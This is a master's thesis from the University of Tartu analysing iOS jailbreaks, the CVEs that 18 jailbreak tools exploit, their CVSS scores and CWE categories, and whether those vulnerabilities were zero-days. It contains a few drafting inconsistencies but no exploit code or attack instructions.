UNIVERSITY OF TARTU
Faculty of Science and Technology
Institute of Computer Science
Software Engineering Curriculum

Sarp Aktuğ

Analysis of iOS Jailbreak and Jailbreak-Enabling Vulnerabilities

Master's Thesis (30 ECTS)

Supervisor: Kristiina Rahkema, MSc

Tartu 2023

Analysis of iOS Jailbreak and Jailbreak-Enabling Vulnerabilities

Abstract:
An iOS Jailbreak is the process of exploiting existing vulnerabilities in the iOS operating system to override the built-in limitations enforced by the manufacturer. It does so by modifying parts of the operating system, temporarily or permanently, to execute code with escalated privileges. This study intends to provide an in-depth knowledge and understanding of iOS jailbreaks, by analyzing its historical development across different devices and different OS versions in Apple product family as well as the vulnerabilities they exploit. The main focus of the study is understanding what exactly a jailbreak is, how it exploits vulnerabilities in order to work, and to identify and to categorize the vulnerabilities themselves.

Keywords:

iOS, mobile device, smartphone, smart device, jailbreak, vulnerability, Apple

CERCS:

P170 - Computer science, numerical analysis, systems, control

iOS Jailbreaki ja seda võimaldavate turvavigade analüüs.

Lühikokkuvõte:
iOS jailbreak on protsess, mille käigus kasutatakse ära iOS operatsioonisüsteemis olevaid turvaauke, et üle kirjutada tootja poolt seatud ja sisseehitatud piiranguid. Protsessi käigus muudetakse ajutiselt, või püsivalt operatsioonisüsteemi osasid, et käivitada kood suuremate õigustega. Käesoleva uuringu eesmärk on edasi anda põhjalikud teadmised ja arusaam iOS Jailbreak'idest. Eesmärgi saavutamiseks analüüsitakse selle ajaloolist arengut Apple'i tooteperekonna erinevate seadmete ja operatsioonisüsteemi versioonide lõikes. Lisaks uuritakse Jailbreak'ide poolt ära kasutatud turvaauke. Uuring keskendub peamiselt: mõistmisele, mis on jailbreak, kuidas see toimimiseks turvaauke ära kasutab, milliseid turvaauke ärakasutatakse ja turvanaukude kategoriseerimisele.

Võtmesõnad:

iOS, nutitelefon, nutiseade, jailbreak, turvaaugud, Apple

CERCS:

P170 - Arvutiteadus, arvutusmeetodid, süsteemid, juhtimine

Contents

List of Figures

List of Tables

1 Introduction

Smart devices, particularly smartphones and tablets, have become an important part of human life. Although there are plenty of smart device manufacturers around the world, the market of operating systems powering these devices are far less diverse, with over 95 percent of smart phones in the market being powered by Google's Android or Apple's iOS [gar]. It naturally follows that standards, common practices, design guidelines and security practices of these companies have an immediate effect on the experience of all consumers in the market.

Despite the significant market share of Apple products and the ever-increasing number of different jailbreak implementations, interest in the academic field for this topic is relatively low. A search in Scopus for papers with words "iOS" and "jailbreak" both present in the title, returns only one paper, which provides a detailed example case of achieving jailbreak using a known vulnerability [LLCW16]. Lack of abundance of papers can be theoretically attributed to multiple reasons such as the closed-source nature of iOS or that most jailbreak developers or other individuals interested in the forensics and internals of jailbreak usually share their findings and information through social media or personal blogs, as opposed to academic publications. This situation is likely to create a necessity that the research will be based more on gray literature; Discussions in internet forums, code repositories, social media feeds, personal blogs and other relevant platforms.

There are several community-driven attempts to realize wiki-like content regarding jailbreak. In community maintained platforms like wikipedia, theiphonewiki, or reddit's r/jailbreak it is possible to find names of different existing jailbreak implementations categorized based on the versions they affect as well as other identifying features like being "tethered", which means that if the device boots off, it needs to be connected to a computer to be booted into a jailbroken state again [DAC14].

iOS has a concept of providing security through limiting users' and applications' abilities [LLCW16]. Although its main competitor Android also has some similar methods, they are usually not as strict. For example, Apple forces its users to download applications on their devices only through its own official app market, the App Store. Although this provides additional security against possible risks of downloading apps from third-party stores, it also monopolizes the interaction between publishers and users. By comparison, Android also has the same default behaviour regarding third-party sources, but it is an opt-out feature [Kar11]. Some users welcome or at least accept these limitations but some others want to use their devices without any restrictions and full capabilities, which gave rise to iOS Jailbreak which is the act of removing software restrictions imposed by Apple on its iOS devices, by exploiting vulnerabilities in the operating system. By jailbreaking, users gain root access to the operating system, allowing them to install unauthorized apps, modify the user interface's appearance and access system files that are otherwise inaccessible. Accordingly, numerous different jailbreaks have been developed; for different iOS versions and different Apple devices by exploiting using different vulnerabilities.

It is not easy to collect statistics about jailbreak since there is no organization or company involved in its development that keeps such data. However a 2013 Tweet by Jay Freeman, who is the developer of Cydia, a very popular package manager application used on only (and most) jailbroken iOS devices, stated that 23 million devices were running Cydia, which might indicate that around the same amount of people have jailbroken their devices [(sa13].

Understanding jailbreaks and their implementations has importance for several reasons. Given the mentioned popularity of iOS-powered devices and millions of devices potentially being jailbroken, the security and privacy implications of jailbreaking is significant. Since jailbreaks exploit vulnerabilities in the operating system, studying them can lead to a better understanding of these vulnerabilities which, in turn, could be utilized for enhancing the cumulative knowledge in the IT industry, potentially improve cybersecurity overall. And finally, understanding jailbreaks can empower consumers by informing them of the potential risks and rewards of jailbreaking their devices, which could contribute to more informed decision-making. By addressing the scarcity of academic research on iOS jailbreaks, this study aims to bridge the knowledge gap and contribute to cybersecurity, consumer empowerment, and technological innovation.

For the purposes of this study, there are three research questions to be addressed:

- RQ1: What are the vulnerabilities different jailbreaks exploit?
- RQ2: Do jailbreaks exploit zero-day vulnerabilities?
- RQ3: How does a jailbreak work?

2 Background

In this section, we discuss the existing related work, the issues at hand that makes this research needed and the way we believe this research will be useful for these said issues. Furthermore, we will provide explanations for key terminologies and core concepts which are relevant for understanding the security aspect of this work; such as Common Vulnerabilities and Exposures (CVE), Common Vulnerability Scoring System (CVSS) and Common Weakness Enumeration (CWE) et cetera, which are critical in identifying and categorizing these vulnerabilities.

2.1 Vulnerabilities

A vulnerability, in the context of information security, refers to an instance of an error in the specification, development, or configuration of software such that its execution can violate the system's security policy [LCBT17]. Specifically, in the context of operating systems like iOS, vulnerabilities are the loopholes or defects in the system's security measures, which could potentially allow an attacker to gain unauthorized access, disclose data, or perform actions unintended by the system's design. These vulnerabilities may arise from various sources such as errors in code, logic flaws, or the configuration of the operating system. Exploitation of vulnerabilities can have severe consequences including data breaches, system crashes, or unauthorized control over system functionalities. Therefore, identifying and mitigating vulnerabilities is a critical aspect of maintaining system security.

In the context of jailbreaking, the exploitation of vulnerabilities primarily aims not at inflicting damage or committing theft, but rather at circumventing the security mechanisms established by vendors in order to achieve enhanced or customized functionality on a device.

There are several concepts and standards developed over years in order to identify, categorize and measure vulnerabilities. Because of their popularity we utilize them in this work also.

2.1.1 Common Weakness Enumeration

Common Weakness Enumeration, abbreviated as CWE, is a list of common software and hardware weaknesses that can have security implications [MIT23]. A weakness is a condition in software, firmware, hardware, or a service component that could lead to vulnerabilities under certain circumstances. CWE provides a common language for discussing security issues and serves as a baseline for weakness identification, mitigation, and prevention efforts.

2.1.2 Common Vulnerabilities and Exposures

Common Vulnerabilities and Exposures, abbreviated as CVE, is list of records each containing an identification number, a description, and at least one public reference for publicly known cybersecurity vulnerabilities [CVE23].

A CVE identifier is a tag given to a specific security weakness found in a software program. It is used to uniquely identify a specific vulnerability found in a specific software system.

It is important to underline the core difference between CVE and CWE. Essentially, CVE addresses specific instances of vulnerabilities, while CWE provides a structured classification of types of weaknesses that can cause these vulnerabilities.

2.1.3 Common Vulnerability Scoring System

Common Vulnerability Scoring System, abbreviated as CVSS, is a method to provide a numerical metric for determining the severity of a given software vulnerability as well as categorizing it based on the numerical metric. [cvs]. It helps in evaluating and analyzing the risks associated with various vulnerabilities.

CVSS provides a way to capture the principal characteristics of a vulnerability and produces a numerical score that reflects its severity. The scores range from 0 to 10, where 0 represents the least severe vulnerabilities, and 10 represents the most critical ones. The score is computed based on various metrics that assess aspects like how the vulnerability is accessed, the complexity involved in exploiting it, the potential impact on confidentiality, integrity, and availability, and more.

Organizations and security professionals use CVSS scores to prioritize response and mitigation efforts. It allows for a standardized and more objective assessment of the impact of vulnerabilities compared to ad-hoc or vendor-specific scoring systems.

There are three major versions of CVSS, namely v1, v2, and v3. However, v2 and v3 are the most commonly used.

CVSS v2 was released in 2007 and was widely adopted for its simplicity and ease of use. CVSS v3, released in 2015, enhances and refines the scoring system in several ways compared to v2. For instance, it introduces the Scope metric to determine whether a vulnerability in one software component can affect resources beyond its means. It also expands the definition of the attack vectors and privileges required, making the scores more precise in representing the complexity of modern systems. For these reasons, we also opted to use v3 in this thesis.

CVSS v2 was released in 2007 and was widely adopted for its simplicity and ease of use. It considers three groups of metrics: Base (characteristics of a vulnerability that are constant over time and user environments), Temporal (characteristics of a vulnerability that change over time), and Environmental (characteristics of a vulnerability that are relevant and unique to a particular user's environment). CVSS v3, released in 2015, enhances and refines the scoring system in several ways compared to v2.

Despite the fact that v3 is more robust and accurate than v2, it should be noted that there is no direct means of conversion of a CVSS score from version 2 into version 3, since two versions have different weights and different parameters they take into account. We can theorize that this might be the reason that a significant portion of the vulnerabilities we have gathered during research do not have a CVSS v3 score as of yet. For this reason, we decided to stick to version 2 which is still commonly in use across the industry.

2.2 Jailbreak

iOS Jailbreaking is a process that affects Apple's devices, including the iPhone, iPad and iPod which undergoes to remove software restrictions imposed by Apple on its operating system called iOS. The primary purpose of this activity is to enable the installation of software and applications not approved or distributed through Apple's official App Store and expanding the customization options available to the user.

Some use cases of jailbreak has been using emojis, control center, button color customizations, cellular data shortcuts and many other features which iOS officially adopted later on [gad] . Also, in China, it was used to install third-party Chinese keyboards [hbr]. These can be explained as some examples of the motivating factors behind jailbreak developers as well as the reasons why people like jailbreak.

The roots of this practice can be traced back to the early days of the iPhone. In correlation with the growth of popularity of iDevices, a community of tech-savvy users and developers looking to bypass Apple's restrictions to further explore the possibilities of these devices also came into light.

The process of Jailbreaking typically involves exploiting certain vulnerabilities in the iOS software, which allows users to gain root access to the iOS file system and manager. With this level of access, users can download additional applications, extensions or themes that are unavailable through the App Store but via unofficial app stores such as Cydia [cd].

Apple's restrictive and closed-source approach to security has been a matter of debate. Ultimately while for some people it can be seen as the users taking the control of their devices from Apple, it should be noted that there are certain security risks associated with jailbreaking also.

2.3 Overview of iOS security

iOS, just like its main competitor Android, implement a concept of sandboxing applications from each other to make sure that if one of these apps are malicious or compromised they are not going to be able to access the data of other applications [appc]. It is described as a set of robust and complex set of fine-grained control that limits the application access



Figure 1. Sandboxing in iOS

to the file system, network and hardware [AMN+13]. Therefore a possible infiltration is going to be rather isolated since the compromised/malicious application will be limited to operate within its own sandbox.

In addition to sandboxing, iOS incorporates various other security measures to protect user data and maintain system integrity. One such measure is code signing, which ensures that only trusted and authorized applications are allowed to run on iOS devices [appb]. Each app must be digitally signed with a unique identifier issued by Apple, preventing the installation of unauthorized or tampered software.

Furthermore, iOS implements strict app review and approval processes before applications are made available on the App Store [appa]. Apple's stringent guidelines and rigorous evaluation help mitigate the presence of potentially malicious or privacy-invading apps in the ecosystem, providing users with a safer and more reliable environment for downloading and using applications.

To defend against network-based threats, iOS incorporates secure networking protocols and encryption standards. This includes Transport Layer Security (TLS) for securing communications between apps and servers, ensuring data privacy and protection against eavesdropping and tampering [appd]. Additionally, iOS supports app-level permissions, enabling users to grant or deny specific permissions such as access to the camera, microphone, or location services on a per-app basis.

Through combination of sandboxing, code signing, application market pre-release review processes, secure networking protocols and granular permissions Apple aims to provide a secure platform for users while maintaining a thriving and diverse ecosystem.

2.4 Possible Risks Associated with Jailbroken Devices

It is hard to guess whether people are jailbreaking their devices with a complete understanding of the possible implications of doing so or rather simply because they like to have additional features and free apps. This creates a risky situation since many jailbreaking tools, for example install SSH servers in the iDevice, which if misconfigured can open the door for a lot of different ways for the device to be attacked. Similarly, as mentioned, iOS makes sure that apps are sandboxed, so they cannot access each other's data directly. However, in a jailbroken device, these restrictions can be removed. Certain modifications require these restrictions to be removed in order to achieve their purpose in the jailbroken device, which might be a security risk.

Regarding this, mobile applications such as Snapchat, Slack, most banking and financial institution apps and many others implemented some level of "jailbreak detection" mechanisms and they refuse to run on devices which they perceive to be jailbroken [sna]. Snapchat even banned users who use jailbroken devices over security concerns [3uS]. So there are definitely security implications not only for the end-users but also for businesses offering services with iOS applications. This shows that there is a need to put effort into understanding jailbreak better.

3 Methodology

3.1 RQ1: What are the vulnerabilities jailbreaks exploit?

There are many different jailbreaking kits available throughout the internet. However not all of them operate the same way or exploit the same vulnerabilities. Especially so since throughout different iOS versions Apple keeps patching these vulnerabilities which are exploited by jailbreaks.

Since the purpose of jailbreaking essentially is to achieve privilege escalation in order to allow the user to override the limitations in the device, like installing apps from non-official application markets, any vulnerability that allows it can be used for jailbreaking. Purpose of RQ1 is to identify the vulnerabilities exploited across different jailbreaks and gather information regarding them and categorize them.

First, a list of jailbreaks is put together. Due to jailbreak not being an official product of any company or a service provided by Apple, what can be considered as an official database of all different types of jailbreaks that we can refer for this purpose does not exist. However there are certain community-maintained lists which can be used for purposes of this research. A Google search for the term "list of jailbreaks" returns https://www.theiphonewiki.com/wiki/Jailbreak as the first result, which includes a comprehensive list of jailbreaks with some additional information. Additionally, r/jailbreak which is a "subreddit" of the popular internet message board named reddit, where members and actual developers of various jailbreaks post messages and maintain wikis and has over 660,000 members at the time of writing, links theiphonewiki.com in the "Help and Answers" section. Hence, it can be said that theiphonewiki.com is already in-use as a source of information for available jailbreaks for big communities. If there are any missing data for the jailbreaks in the list which is required for the analysis, it will be provided from external sources.

We are going to be excluding jailbreaks which target iOS versions earlier than version 9.0, which was released on 17 September 2014 [Hal14]. This is a deliberate choice made to provide a more focused analysis of more recent and relevant implementations. Focusing on iOS versions 9.0 and after allows for a closer examination of the jailbreak techniques and exploits utilized in recent years. As iOS evolves with each new version, so do the security mechanisms implemented by Apple, making older jailbreaks less applicable to current iOS iterations. By concentrating on a specific range of iOS versions, this research aims to provide up-to-date insights into the vulnerabilities that are of greater relevance in today's context.

Given the dynamic and rapidly evolving nature of the hacking landscape, information on vulnerabilities exploited in older jailbreaks might not persist for extended periods. Consequently, focusing on more recent jailbreaks increases the likelihood of finding comprehensive and readily available information, while also taking advantage of the accumulated knowledge and documentation surrounding recent jailbreaks.

Once jailbreaks are identified, the vulnerabilities used by each of these jailbreaks also need to be identified so that a dataset of jailbreaks with the vulnerabilities they exploit and other accompanying relevant data (affected iOS versions, devices, data of release etc.) can be created. For this, theiphonewiki.com shall be referred again. Respective entries for these different jailbreaks also include the CVE identifier information of the vulnerabilities which are exploited by that specific implementation.

After the vulnerabilities and their CVE identifiers are gathered, the CWE codes and CVSS scores will be added to the data set for the vulnerabilities. These information will be obtained from the website of NVD (National Vulnerability Database), that is https://nvd.nist.gov, which provides the above-mentioned information based on CVE identifiers. Ultimately, using this data set categorizations based on the severity, type, CVSS score and other important factors will be made.

3.2 RQ2: Do jailbreaks exploit zero-day vulnerabilities?

A zero-day vulnerability is a vulnerability that is unknown to the vendor of the software [Pop13]. Discovering a zero-day vulnerability in an operating system like iOS which is being maintained and developed one of the most wealthiest and successful tech companies in the world is a significant accomplishment and it can not be expected to be trivial. Most big tech companies provide rewards for people who find vulnerabilities in their products and report these vulnerabilities to them. When vendor is notified and a patch is made available, a zero-day vulnerability turns into an n-day vulnerability [SCH19]. Due to these facts, we hypothesize that jailbreaks would not utilize zero-day vulnerabilities.

For testing this hypothesis we will require information regarding different jailbreaks and the vulnerabilities they exploit, therefore the dataset we use for RQ1 can be used to answer this research question as well. During the vulnerability categorization phase of the first research question, we will also collect information regarding the date that given vulnerability was fixed and the release date of the jailbreaks that exploit that vulnerability. This will allow us to determine whether that vulnerability was a zero-day vulnerability at the time of the release of those jailbreaks. Therefore, overall ratio of zero-day vulnerabilities to n-day vulnerabilities will be determined. This way we can answer the research question as to whether our hypothesis holds true or not.

To determine the dates a patch was made available, we will refer to the release notes and security updates released by Apple for iOS operation system. These updates contain information like CVE identifiers which will allow us to map the dates with certainty.

As for the release dates of jailbreaking tools which exploit these vulnerabilities, we are going to be referring the entries for these jailbreaking tools on theiphonewiki.com as well as the webpages and code repositories of these implementations and check their changelogs and update posts to be able to match the release dates with the vulnerabilities. Then by comparing these dates we are going to be able to determine if any of these vulnerabilities were zero-day vulnerabilities at the time the jailbreaking tools which employ them were released.

3.3 RQ3: How does a jailbreak work?

Jailbreaking an iDevice is not an easy task. First a vulnerability in the system itself should be identified and this vulnerability, when exploited, should be capable of granting the user/hacker the ability to arbitrarily execute code with elevated permissions, that the system otherwise wouldn't allow them to. After that a means for an attack should be developed, so the vulnerability can be exploited. Since there are a lot of different ways to achieve the same ends in a computer system, means of attacks and their goals can vary. This is not different in case of jailbreak development also. Different developers, based on the type of vulnerability that they are trying to exploit, can employ different methods.

For the purposes of this research, we will be looking into how a jailbreaking tool works, which are tools that take care of the exploit and installation of the necessary stuff for the vulnerability. However, finding a completely open-source jailbreak implementation is rare, because usually developers don't want to share their work openly. Some of them might simply consider this a personal choice while other developers also cite concerns like ill-intended people making malicious copies of their jailbreaks and distributing them on the internet to unsuspecting users, causing them a significant amount of danger.

For these reasons, most of the existing jailbreak projects either share only parts of their codebase or do not share any of it at all. However some open-source projects still exist. **ipwndfu**, a jailbreaking tool supporting multiple different vulnerabilities and is developed by a developer who discorvered several vulnerabilities himself, has a public repository [ipw]. This provides a good opportunity for a manual code review to understand how the internals of a jailbreaking tool operate and have an understanding of the lifecycle and architecture of the jailbreak process (like different modules for the installers, exploit and payload).

Given the complexity of developing a jailbreak, we expect the codebase to be substantial, making modularization of the code a necessity. Therefore, our objective is to identify the modules that make up the codebase, their responsibilities, and the mission-critical parts of the code. We plan to do this first by covering if there are any existing documentation to be starting point. Afterwards, we will determine the interaction flow between different modules while also looking for logical divisions of functionality by modules. This will allow us to have a high-level overview of the codebase and identify the core modules. Based on this, we will start doing code review of these parts.

4 Results

In this section of our thesis, the findings our research yielded for this study are presented. Concurrently, supplementary information discovered in relation to these vulnerabilities will be covered, with respect to addressing RQ1 and RQ2. Afterwards, the section will move on to the findings regarding the analysis of the code repository for the jailbreak implementation labeled as "unc0ver" for RQ3.

4.1 RQ1 - Jailbreaks and Vulnerabilities

Here the results regarding the various categories of vulnerabilities exploited by distinct jailbreak implementations are exhibited. We created a dataset which consists of 18 different jailbreak implementations; affecting iOS versions from 9.0 to 14.0; and in total exploits 28 unique vulnerabilities in different versions of the iOS operating system.

4.1.1 Jailbreaks

A total of 18 different jailbreak implementations which affect iOS versions greater than 9.0 were collected from theiphonewiki.com. The names of these jailbreaks are as follows: checkra1n, Chimera, doubleH3lix, Electra, EtasonJB and Home Depot, extra_recipe+yaluX, H3lix, Home Depot, JailbreakMe 4.0, jbme, Meridian, Odyssey, Pangu9, Phœnix, Taurine, TotallyNotSpyware, unc0ver and yalu102.

4.1.2 Vulnerabilities

The above-mentioned 18 different jailbreak implementations exploit a total of 28 different identified vulnerabilities in the iOS operating system. Table 1 shows their frequency distribution. It should be noted here there is not a one-to-one connection between a jailbreak and vulnerability. It is observed commonly that one jailbreak implementation might be exploiting one vulnerability to achieve its goals in one iOS version, whereas it employs a different vulnerability to do the same in a different iOS version. Because of this fact the gap between the numbers of different jailbreak implementations and different identified vulnerabilities is not surprising. Additionally, it is observed that some jailbreaking tools which target a specific iOS version might exploit more than one vulnerability in order to achieve its purpose -either out of necessity or just to provide the user more options- just as it has been observed that the same vulnerabilities have been exploited by different jailbreak implementations. Therefore it is not possible to talk about some sort of a one-to-one mapping between a jailbreak implementation and the vulnerability that it exploits.

This is also why the total of these frequencies add up to 45 when there are 18 different jailbreaks and 28 different vulnerabilities identified. It is because the same way one jailbreak might be exploiting multiple vulnerabilities, these vulnerabilities might also be exploited by multiple different jailbreaks.

CVE ID	**Jailbreak Tool(s)**	**Frequency**
CVE-2017-13861	doubleH3lix, Electra, H3lix, Meridian, TotallyNotSpyware, Unc0ver	6
CVE-2016-4655	EtasonJB and Home Depot, Home Depot, JailbreakMe 4.0, Phœnix	4
CVE-2019-6225	Chimera, Electra, Unc0ver	3
CVE-2016-4656	EtasonJB and Home Depot, Home Depot, JailbreakMe 4.0	3
CVE-2018-4241	Electra, Unc0ver	2
CVE-2018-4243	Electra, Unc0ver	2
CVE-2021-1782	Taurine, Unc0ver	2
CVE-2016-4657	JailbreakMe 4.0, jbme	2
CVE-2019-8605	Chimera, Unc0ver	2
CVE-2015-6974	Pangu9	1
CVE-2015-7037	Pangu9	1
CVE-2015-7051	Pangu9	1
CVE-2015-7055	Pangu9	1
CVE-2015-7079	Pangu9	1
CVE-2016-4654	Pangu9	1
CVE-2016-4669	Phœnix	1
CVE-2016-7644	extra_recipe+yaluX	1
CVE-2017-2370	yalu102	1
CVE-2018-4233	TotallyNotSpyware	1
CVE-2019-8794	Unc0ver	1
CVE-2019-8795	Unc0ver	1
CVE-2019-8900	checkra1n	1
CVE-2020-27905	Odyssey	1
CVE-2020-3836	Unc0ver	1
CVE-2020-3837	Unc0ver	1
CVE-2020-9859	Unc0ver	1
CVE-2020-9964	Odyssey	1
CVE-2021-30883	Unc0ver	1

Table 1. Observation frequencies of vulnerabilities by CVE tags

4.1.3 CVSS Scores

CVSS v2 and v3 have different methodologies and assessment criteria, so the scores can be different between the versions. CVSS v2 is the second version of CVSS standard and has a scoring range from 0 to 10, where 0 indicates no severity and 10 indicates critical severity. For purposes of this study, we decided to use v2. Table 2 shows the distribution of both total and unique frequencies of vulnerabilities according to CVSS scores and Table 3 displays the same values according to CVSS severity category.

To explain this table -particularly the difference between total and unique columns- we can first start by pointing out that the sum of values in the Total column is equal to 45 while the sum of the values in the Unique column is equal to 28. This basically means that the frequency in the Total column corresponds to the total times any vulnerability with that specific CVSS score has been employed by one of the jailbreaks that we have included in our study. So the same vulnerability could be counted multiple times in the cells in the Total column if that vulnerability has been employed by more than one jailbreak. However, the Unique column counts every vulnerability just once, independent of the times they are employed or the number of jailbreaks which employ them.

In both categorizations, **9.3** represents 57% of all values. It is a significant result since **9.3** also happens to be the highest value among CVSS scores of all gathered vulnerabilities. This means that **9.3** is both the highest and also the most frequent value; both totally and uniquely.

The overall range of the CVSS scores of vulnerabilities is from **2.1** to **9.3**.

9.3 is considered to be of critical nature and means that vulnerability is extremely severe. Such a vulnerability would typically demand immediate attention and action from security teams to mitigate the vulnerability and protect the affected systems. This value being both the maximum and the mode of our CVSS values is interesting.

7.1 is the second most frequent value in total and it falls within the high severity range (7.0-8.9). Although it marks only one vulnerability, being used by a total of 4 jailbreaks indicate that vulnerabilities in this range are still considered to have serious implications for the security of the system and demand significantly prompt attention, even if not as critical as those with scores above 9.0.

6.8 is the fourth highest CVSS score, yet in both total and unique counts, it is the second highest value. We believe that it is a good example that just because a vulnerability does not take place in the higher severity categories it does not mean that they cannot be exploited to achieve the same results as exploiting a vulnerability in a highly critical category. It also is a good example of the CVSS score being high does not necessarily directly translate into the capacity of the damage possible attackers can inflict. This score falls within the medium severity range (4.0-6.9). While vulnerabilities in this range are less severe than those in the high range, it is presented that they still pose a significant risk and should not be ignored or overlooked.

Of the remaining values, **7.2** and **6.9** each has 2 occurrences in total. Others each have 1 occurrence. It's also within the medium severity range.

The rest. Among them, **7.1** is in the high range. **2.1** is an outlier by being significantly lower than the rest of the entries.

The content of Table 3 goes against our expectation that the frequency of vulnerabilities which are used for iOS Jailbreak would show a correlation with the CVSS score of those vulnerabilities. In other words, it would be rational to expect that the highest frequency values would be observed in the highest CVSS severity category, that is "critical", which actually seems to be the case. However the second most severe category, that is "high" is actually in third place when it comes to frequency both in total and unique values. The frequency values of the "medium" severity category are almost twice as much as those of "high" severity category. This might be an indicator that severity itself also does not necessarily always directly translate into being feasible to be used for iOS jailbreaking .

CVSSv2	**Total**	**Unique**
9.3	26	16
7.2	2	2
7.1	4	1
6.9	2	1
6.8	6	3
5.6	1	1
5.0	1	1
4.9	1	1
4.3	1	1
2.1	1	1

Table 2. Total and Unique counts for each CVSSv2 Score

4.1.4 CWE Categories

The vulnerabilities that we have identified in this research belong to 12 different CWE categorizations with a non-uniform distribution across the categories. Table 4 displays their distribution according to their CWE categorizations.

CVSS Severity	Total	Unique
Critical (9.0-10.0)	26	16
High (7.0-8.9)	6	3
Medium (4.0-6.9)	12	8
Low (0-3.9)	1	1

Table 3. Frequency distribution of vulnerabilities according to CVSS Severity.

CWE-119 is the most frequent weakness, in both Total and Unique columns. This code represents "Improper Restriction of Operations within the Bounds of a Memory Buffer". It is when a program performs operations on a memory buffer, but it does not properly control the length of data that can be written to this buffer. This can cause the buffer to overflow, leading to corruption of adjacent memory, crashes, or enabling the execution of arbitrary code.

CWE-787 is the joint second-placer. It represents "Out-of-bounds Write". This issue arises when a write operation is performed on a buffer using an index or pointer that references a memory location after the allocated buffer. This can lead to corruption of relevant memory, crashes, and potentially allow attackers to execute arbitrary code. It is similar to CWE-119 in that it deals with writing data past the end of allocated memory. It can be accepted as a subcategory of CWE-119

CWE-264 is the other second-placer which represents "Permissions, Privileges, and Access Controls". This can range from issues with file permissions to problems with user privileges which allows a user access to parts of a system or data that they should not be allowed to.

CWE-20 is the code used to denote "Improper Input Validation". Not validating input is a common programming mistake which can be observed in all interaction surfaces where a system accepts input from a user and can lead to various forms of attack including such as SQL injection, cross-site scripting (XSS) and command injection. It can have serious consequences including data breaches and unauthorized access.

CWE-284 represents "Improper Access Control". This is related to CWE-264 and deals with issues in how access controls are managed.

CWE-22 represents "Improper Limitation of a Pathname to a Restricted Directory" (commonly referred to as "Path Traversal"). It occurs when a file system operation does not properly validate the input path. This can allow an attacker to access or create files outside of the restricted directory, leading to unauthorized access to sensitive data or system files.

CWE-416 is used for "Use After Free", indicating that memory that has been freed is being used again, often leading to unpredictable behavior.

CWE-200 is "Information Exposure", where sensitive information is revealed to unauthorized actors. This might be through error messages, web pages, or other information channels, and could provide an attacker with information to further exploit the system.

CWE-269 is "Improper Privilege Management". This weakness occurs when a system grants privileges to users that are not properly managed, often giving them more privileges than necessary. This can lead to unauthorized data access, or allowing a user to perform actions beyond their intended permissions.

CWE-362 is "Concurrent Execution using Shared Resource with Improper Synchronization", often called a "Race Condition". Issue occurs when the behavior of software is dependent on the relative timing of events, such as the order of thread execution, which is not properly synchronised.

CWE-59 is "Improper Link Resolution Before File Access". This vulnerability occurs when a program accesses a file linked to a user-specified path without properly resolving the symbolic links. This can be exploited to bypass security checks and potentially allow unauthorized file access.

CWE-665 is "Improper Initialization". It happens when a system component is not properly initialized before it is used.

4.2 RQ2 - Zero-day Vulnerabilities in Jailbreaks

When we talk about important dates regarding a vulnerability, there are several that we can talk about. The date it was discovered by any party, the date vendor learned about it, the date it was publicly disclosed and the date it was fixed. To determine whether a vulnerability is a zero day vulnerability or not, one would need two fundamental pieces of data about the vulnerability. First, the date on which the vulnerability was “discovered”. This date is important because from a security aspect, a vulnerability is not an immediate problem if nobody is aware of it and therefore is out to exploit it. From the moment someone discovers the existence of the vulnerability, it becomes a security risk. If someone discovers the existence of the vulnerability and starts to exploit it before the vendor is aware of this and is yet to make a patch for the vulnerability available, it becomes a zero day vulnerability.

CWE Tag	Name	Frequency
CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	11
CWE-20	Improper Input Validation	6
CWE-264	Permissions, Privileges, and Access Controls	3
CWE-284	Improper Access Control	3
CWE-787	Out-of-bounds Write	3
CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	2
CWE-416	Use After Free	2
CWE-200	Information Exposure	1
CWE-269	Improper Privilege Management	1
CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')	1
CWE-59	Improper Link Resolution Before File Access ('Link Following')	1
CWE-665	Improper Initialization	1

Table 4. Frequency distribution of vulnerabilities according to CWE category identifiers.

The second important information is the date on which a patch for the vulnerability is made available. After this point, the users are supposed to update their software to get the patch applied. Vendors like Google and Apple are implementing mechanisms in their products to motivate and sometimes even force the user to update their software so that they can be protected against such vulnerabilities.

Since our hypothesis states that jailbreaks would not be using zero-day vulnerabilities, in theory, we would need to test each and every single jailbreak out there to verify it. However, since that is not practically possible we are going to be limiting the set of jailbreaks that we will test our hypothesis on to the same set we have acquired during our research for RQ1.

We started by collecting the two above-mentioned dates for all the vulnerabilities we have gathered previously for RQ1. However this proved to be a harder task than initially expected. The dates that vulnerabilities first have been discovered is not always made public knowledge, particularly if the discoverer did not prefer to disclose. Similarly, discoverer might disclose the vulnerability to the vendor privately. This might again cause public disclosure to occur when and if vendor chooses to do so. This means we will need to employ other techniques to determine if a vulnerability was exploited before it was patched by the vendor who is Apple in our case.

